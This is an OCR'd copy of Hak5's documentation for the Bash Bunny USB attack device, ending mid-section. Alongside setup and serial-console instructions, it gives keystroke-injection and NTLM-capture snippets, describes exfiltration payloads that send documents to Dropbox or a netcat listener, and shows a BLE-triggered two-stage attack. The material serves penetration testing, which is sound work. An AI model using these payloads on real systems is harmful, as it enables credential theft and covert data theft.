Bash Bunny

Bash Bunny by Hak5

By emulating combinations of trusted USB devices — like gigabit Ethernet, serial, flash storage and keyboards — the Bash Bunny tricks computers into divulging data, exfiltrating documents, installing backdoors and many more exploits.


The e-book PDF generated by this document may not format correctly on all devices. For the most-

to-date version, please see https://docs.hak5.org


Getting Started


Switch Positions

In Switch Position 3 (closest to the USB plug) the Bash Bunny will boot into *arming mode*, enabling both Serial and Mass Storage. From this dedicated mode, Bash Bunny payloads may be managed via Mass Storage and the Linux shell can be accessed by the Serial console.



Switch positions for the Bash Bunny Mark II are unchanged from the first generation.





Mass Storage Structure

- */docs* – home to documentation.
- */languages* – install additional HID Keyboard layouts/languages.
- */loot* – used by payloads to store logs and other data
- */tools* – used to install additional deb packages and other tools.
- */payloads* – home to active payloads, library and extensions
- */payloads/switch1* and */payloads/switch2* – home to payload.txt and accompanying files which will be executed on boot when the bash bunny switch is in the corresponding position.
- */payloads/library* – home to the payloads library which can be downloaded from the Bash Bunny Payload git repository
- */payloads/library/extensions* – home to Bash Bunny extensions

> **Bash Bunny Mark II Note:**
> If a MicroSD card is present at boot in either switch positions 1 or 2, /root/udisk will symlink to the root of the MicroSD card. Otherwise the udisk partition will behave as usual on the internal SSD.

LED Status Indications

LED	Status
Green (blinking)	Booting up
Blue (blinking)	Arming Mode
Red (blinking)	Recovery Mode or Firmware Flashing *from v1.0* **DO NOT UNPLUG**

Red/Blue Alternating	Recovery Mode or Firmware Flashing *from v1.1+* **DO NOT UNPLUG**

Installing Additional Tools

While many tools can be installed to the Bash Bunny as you would any typical Debian based Linux computer, such as `apt install`, `git clone`, a dedicated tools folder from the mass storage partition simplifies the process. Accessible from arming mode, tools in either .deb format or entire directories can be easily copied to `/tools` on the root of the mass storage partition. Then on the next boot of the Bash Bunny in Arming mode, these tools will be installed – indicated by `LED SETUP` (Solid Magenta light).

On boot into arming mode, any .deb file placed in the tools folder will be installed with `dpkg`. Then any remaining file or directory will be moved to `/tools` on the root file system.

Some payloads may require additional third party tools. For example, the rdp_checker payload requires impacket to be located in /tools/impacket. This can be installed by copying either the impacket directory or an impacket.deb file to the `/tools` directory and booting into arming mode. The rdp_checker payload also makes use of the `REQUIRETOOL` extension, which checks for the existence of this tool and exits with a red blinking `LED FAIL` state if the tool is not found.

A list of pre-compiled tools is available from this forum thread.

Installing Additional Languages

Bash Bunny payloads can execute keystroke injection attacks similar to the USB Rubber Ducky by using the HID ATTACKMODE. By default this mode uses a US keyboard layout. Additional keyboard layouts may be developed by the community. Installing additional keyboard layouts is similar to use of the tools folder on the root of the USB mass storage partition. On boot-up into arming mode, any two-letter-country-code.json file located in the /languages folder on the root of the USB mass storage partition will be installed. The file will remain in /languages after installation.

With a new language file installed, one may specify the keyboard layout from a payload by using the **DUCKY_LANG** extension. This extension accepts a two letter country code.

Example:

```
1 DUCKY_LANG us
```

Considerations for Mark II

The Bash Bunny Mark II adds mass exfiltration, wireless geofencing and remote trigger functionality via a MicroSD XC card reader and bluetooth low-energy radio.

All first generation payloads are compatible with the Bash Bunny Mark II.

Two considerations to keep in mind when developing and deploying payloads for the Bash Bunny Mark II; Wireless, and Storage.

WIRELESS

If desired, the `WAIT_FOR_PRESENT` or `WAIT_FOR_NOT_PRESENT` extensions may be used for geofencing and remote triggers. When using these extensions, the bluetooth wireless landscape will be temporarily read to /tmp/bt_observation

Further reading:

- REMOTE TRIGGERS FOR THE BASH BUNNY MARK II

STORAGE

A few key points to note when using a MicroSD card with the Bash Bunny Mark II:

Arming Mode

- Payloads are executed from internal storage only.
- If a MicroSD card is present at boot in arming mode, it will be passed through to the host.
- To load payloads, boot the Bash Bunny without a MicroSD card present.

Payload Modes

- If `ATTACKMODE STORAGE` is active, the udisk will be presented to the target as a mass storage device.
  - In the case that a MicroSD card is present, the udisk presented to the target will be the MicroSD card
  - In the case that a MicroSD card is not present, the udisk presented to the target will be the internal udisk partition.
- By default the udisk is not mounted on the Bash Bunny regardless of the ATTACKMODE specified.
- To mount the udisk from the perspective of the Bash Bunny, issue the command `udisk mount`.

Mounting Considerations

- The udisk partition — whether internal or MicroSD — can only be mounted on one device at a time.
- By default in all switch positions the udisk is not mounted on the host (the Bash Bunny itself).
- The `/root/udisk` directory will appear blank unless `` `udisk mount` `` has been executed.

- Writing to `/root/udisk` when unmounted will have no effect on the actual udisk partition.
- If both `ATTACKMODE STORAGE` and `udisk mount` are used — unexpected behavior may occur as the partition cannot be handled by both the target and host simultaneously.

Formatting Considerations

- The MicroSD card should be partitioned with a single partition formatted with a filesystem appropriate to the target
  - e.g. for Windows targets: FAT32, ExFAT, NTFS
  - e.g. for Mac targets: FAT32, ExFAT, APFS
  - e.g. for Linux targets: FAT32, ExFAT, EXT
- While the target may support various filesystems, the host (Bash Bunny) currently only supports EXT and FAT32. Additional filesystems (ExFAT) may be included in future firmware versions.

Beginner Guides

Writing Keystroke Injection Payloads for the Bash Bunny

Computers trust humans. Humans interact with keyboards. Hence the Human Interface Device or HID standard used by all modern USB keyboards. To a computer, if the device says it's a keyboard — it's a keyboard.

To pentesters, a small USB device pre-programmed to inject keystrokes into the victim computer covertly

hidden inside a regular flash-drive case is a recipe for social engineering success. Hence the popular Hak5 USB Rubber Ducky – the device that invented keystroke injection attacks.

Building on this, the Bash Bunny directly interprets the Ducky Script language that has become synonymous with bad USB attacks.

With its HID attack mode, the Bash Bunny becomes a keyboard, and Ducky Script is processed with a quick and easy QUACK command.

```
GET SWITCH_POSITION
LED ATTACK
ATTACKMODE HID STORAGE
RUN WIN powershell ".((gwmi win32_volume -f 'label=''BashBunny''').Name+'payloads\\$SWITCH_
LED FINISH
```


As you can see from the above simple payload snippet, the Ducky Script tells the Bash Bunny to become both a keyboard and a flash drive. Then, it injects keystrokes which instruct the Windows target to run a powershell script saved on said flash drive.

Advanced attacks are enabled by combining HID attacks with the additional USB device supported by the Bash Bunny – like gigabit Ethernet, Serial and Storage. Coupled with a scripting language that supports conditions and logic using BASH, a new era of keystroke injection attacks are possible.

Learn more about using Ducky Script for Keystroke Injection attacks from the **Payload Development** section of the Bash Bunny documentation.

Network Hijacking Attacks with the Bash Bunny

Exploiting local network attack vectors, the Bash Bunny emulates specialized Ethernet adapters. That means the target computer sees the Bash Bunny not as an ordinary flash drive, but as a USB Ethernet Adapter connected to a network. It's a network of two – the Bash Bunny and your target – and once connected, you'll have direct access to the target bypassing any would-be firewalls, countermeasures or intrusion detection systems from the legitimate LAN.



This is done in such a way that allows the Bash Bunny to be recognized on the victim computer as the fastest network, without drivers, automatically – locked or unlocked. As a 2 gigabit adapter with an authoritative DHCP server, the Bash Bunny obtains a low metric. This means that the computer will instantly trust the Bash Bunny with its network traffic — enabling a plethora of automated pocket network attacks undetectable by the existing infrastructure.

These bring-your-own-network attacks are cross-platform, with the Bash Bunny exploiting Mac, Linux, and Android computers with its ECM Ethernet attack mode, and Windows computers with its Microsoft proprietary RNDIS Ethernet attack mode.

Using these methods, attack like QuickCreds for example are able to steal hashed credentials from locked computers in seconds. Plug the Bash Bunny into a computer, wait a few seconds and when the light is green – the trap is clean!

Let's take a look at how the Bash Bunny pulls off this simple and effective attack.

First we issue the Ethernet attack mode specific for our target. If it's Windows, we'll want to use `RNDIS_ETHERNET`. If it's a Mac or Linux target, we'll want to use `ECM_ETHERNET`. Even better - if we're not sure, simply use `AUTO_ETHERNET` which will try both.

```
# Use RNDIS for Windows. Mac/*nix use ECM_ETHERNET. Try AUTO_ETHERNET for both.
ATTACKMODE RNDIS_ETHERNET
#ATTACKMODE ECM_ETHERNET
#ATTACKMODE AUTO_ETHERNET


# Set variables for the target's computer name and IP address.
GET TARGET_HOSTNAME
GET TARGET_IP
```

In the above example, we also grab variables for the target's hostname and IP address, which is useful for naming the logs that we lovingly call loot.

```
# Run Responder with specified options
python Responder.py -I usb0 $RESPONDER_OPTIONS &

# Wait until NTLM log is found
until [ -f logs/*NTLM* ]
do
     # Ima just loop here until NTLM logs are found
          sleep 1
done
```

Then we simply run Responder on the usb0 interface - which is the network directly connected to the target using the Ethernet attack mode above. Finally, we wait until the NTLM hashes are captured. Easy!

With a full TCP/IP stack and all common Linux-based tools at your disposal, the possibilities for pocket network attacks are endless!

Top 5 Bash Bunny Exfiltration Payloads to "steal files"

As anyone in IT knows, two is one — one is none. It’s important to backup your documents. As a penetration testers know, exfiltration is a fancy word for an involuntary backup. To that end, the Bash Bunny features at storage attack mode capable of intelligent exfiltration, with gigs of high speed USB flash storage. It’s perfect for binary injection, staged payloads and more.

It’s also the most convenient way to configure the Bash Bunny, with an dedicated access to its USB Flash Storage. Just slide the payload switch to arming mode and plug the Bash Bunny into your computer or smartphone. As a standard flash drive, it’s simple to navigate and configure. Modify payloads on the fly by editing simple text files. Assign payloads to switch positions by copying files. Browse the entire payload library right from the flash storage. Even review captured data from the “loot” folder. It couldn’t be more straightforward.

TOP 5 EXFILTRATION PAYLOADS

These are just some of our favorite exfiltration payloads. For the complete listing, check out the Bash Bunny payload highlights.

1.USB EXFILTRATOR


USB Exfiltrator on Hak5 PayloadHub

Exfiltrates files from the users Documents folder Saves to the loot folder on the Bash Bunny USB Mass Storage partition named by the victim hostname, date and timestamp.

2. FASTER SMB EXFILTRATOR

Faster SMB Exfiltrator on Hak5 PayloadHub

Exfiltrates select files from users's documents folder via SMB. Liberated documents will reside in Bash Bunny loot directory under `loot/smb_exfiltrator/HOSTNAME/DATE_TIME`



This payload is a rewrite of a previous SMB exfiltration attack which uses a robocopy method to quickly exfiltrate loot in a multithreaded fashion. Further, an `EXFILTRATION_COMPLETE` file is used to indicate when the attack is finished.

3. OPTICAL EXFILTRATION

Optical Exfiltration on Hak5 PayloadHub

This is a quick HID only attack to write an HTML/JS file to target machine and open a browser, to exfiltrate data Using QR Codes and a video recording device.


It's based on QR Extractor, which converts a selected file to base64, then chunks up the string based on the specified qr_string_size (Note: the larger the chunk size, the larger you'll need to set the qr_image_size, or you won't be able to read the QR Code). These Chunks are then converted into QR Codes and displayed in the browser and can be played back at a speed specified by the playback_delay setting.

We love this payload because it uses free-space-optics to exfiltrate data in such a way that no meaningful mass storage or network logs would be created. Check out the video on this novel attack!

4. DROPBOX EXFILTRATOR

Dropbox Exfiltrator on Hak5 PayloadHub

This is a proof-of-concept payload using a stager. That means the staged powershell payload will download and execute an `exfil.ps1` from dropbox which compresses the users documents folder and uploads it to dropbox.



It uses a powershell IWR/IEX method to compress and exfiltrate documents using a public Dropbox share. We love it because to any network traffic analyzer, it's just your ordinary encrypted Dropbox traffic.

5. POWERSHELL TCP EXTRACTOR

Powershell TCP Extractor on Hak5 PayloadHub

This payload copies data to temp directory, compresses the data as a zip file, and uses powershell tcp socket to extract to a listener on remote machine.

The netcat listener IP address and port is configurable. This can be adapted to use an off-site machine as the receiver, or even the Bash Bunny itself.

More Exfiltration Payloads for the Bash Bunny

These only illustrate a very few of the many techniques to an perform exfiltration attack with the Bash Bunny. See all the featured exfiltration payloads at payloads.hak5.org

Getting Root on a Bash Bunny from the Serial Console

Throughout the history of personal computers, serial has been a mainstay for file transfer and console access. To this day it’s widely used, from headless servers to embedded microcontrollers. With the Bash Bunny, we’ve made it convenient as ever – without the need for a serial-to-USB converter.

With dedicated shell access from the arming mode, dropping to the Bash Bunny Linux terminal is simple over serial from any OS. When combined with advanced payloads, using the serial attack mode, there’s limitless potential for creativity with this often overlooked interface.


CONNECTING TO THE SERIAL CONSOLE FROM WINDOWS

Find the COM# from Device Manager > Ports (COM & LPT) and look for USB Serial Device (COM#). Example: COM3

Alternatively, run the following powershell command to list ports:

```
1 [System.IO.Ports.SerialPort]::getportnames()
```

Enter COM# for serial line and 115200 for Speed. Click Open.



PuTTY is a free and open-source terminal emulator, serial console and network file transfer application.

Download PuTTY

CONNECTING TO THE SERIAL CONSOLE FROM LINUX/MAC

1. Find the Bash Bunny device from the terminal

```
ls /dev/tty*" or "dmesg | grep tty
```


> Usually on a Linux host, the Bash Bunny will register as either `/dev/ttyUSB0` or `/dev/ttyACM0`. On an OSX/macOS host, the Bash Bunny will register as `/dev/tty.usbmodemch000001`.


2. Next, connect to the serial device using `screen`, `minicom` or your terminal emulator of choice.

> If screen is not installed it can usually be found from your distributions package manager.
>
> ```
> sudo apt install screen
> ```
>
> **Connecting with screen**
>
> ```
> sudo screen /dev/ttyACM0 115200
> ```
>
> Disconnect with keyboard combo: `CTRL+a` followed by `CTRL+\`

Remote Triggers for the Bash Bunny Mark II

One of the greatest new features of the Bash Bunny Mark II is remote triggers. With this, a payload — or multiple stages of a payload — can be triggered from afar. These can be done with any bluetooth low-energy device, including most smartphones. In this article I'll demonstrate how to use this handy new feature.





THE SCENARIO

Imagine a social engineering engagement where the target is asked to print a document from a flash drive. The Bash Bunny, with `ATTACKMODE STORAGE`, will present itself as just such a benign device in the first stage of an attack. Then the opportunity presents itself to launch a second stage — emulating a `HID` device and performing keystroke injection — when the target turns their back to fetch the printout.

THE CODE


```
#
# Remote Trigger for Bash Bunny Mark II Example
#
LED SETUP

#
# Stage 1: Benign flash drive
#
ATTACKMODE STORAGE
LED STAGE1
WAIT_FOR_PRESENT myphone

#
# Stage 2: Evil keystroke injection attack
#
ATTACKMODE STORAGE HID
LED STAGE2
QUACK GUI r
QUACK DELAY 200
QUACK STRING cmd /k tree c:\
QUACK ENTER
```

PULLING OFF THE ATTACK

For this attack to proceed to the second stage, you simply need to advertise the BLE device named "myphone". This can either be the name of a BLE device that advertises whenever it's on — like a bluetooth speaker — or advertisements specifically sent from an app like BLE Tool.



CONFIGURING BLE TOOL

Any bluetooth utility capable of broadcasting BLE advertisements will work. In testing I often times find myself using the highly configurable and aptly named BLE Tool for Android. If you choose to test with it, there are only 3 steps to follow:

1. Tap GATT Server
2. Specify a device name from the Advertiser settings (under the [...] menu)
3. Tap Start Advertising

HOW REMOTE TRIGGERS WORK

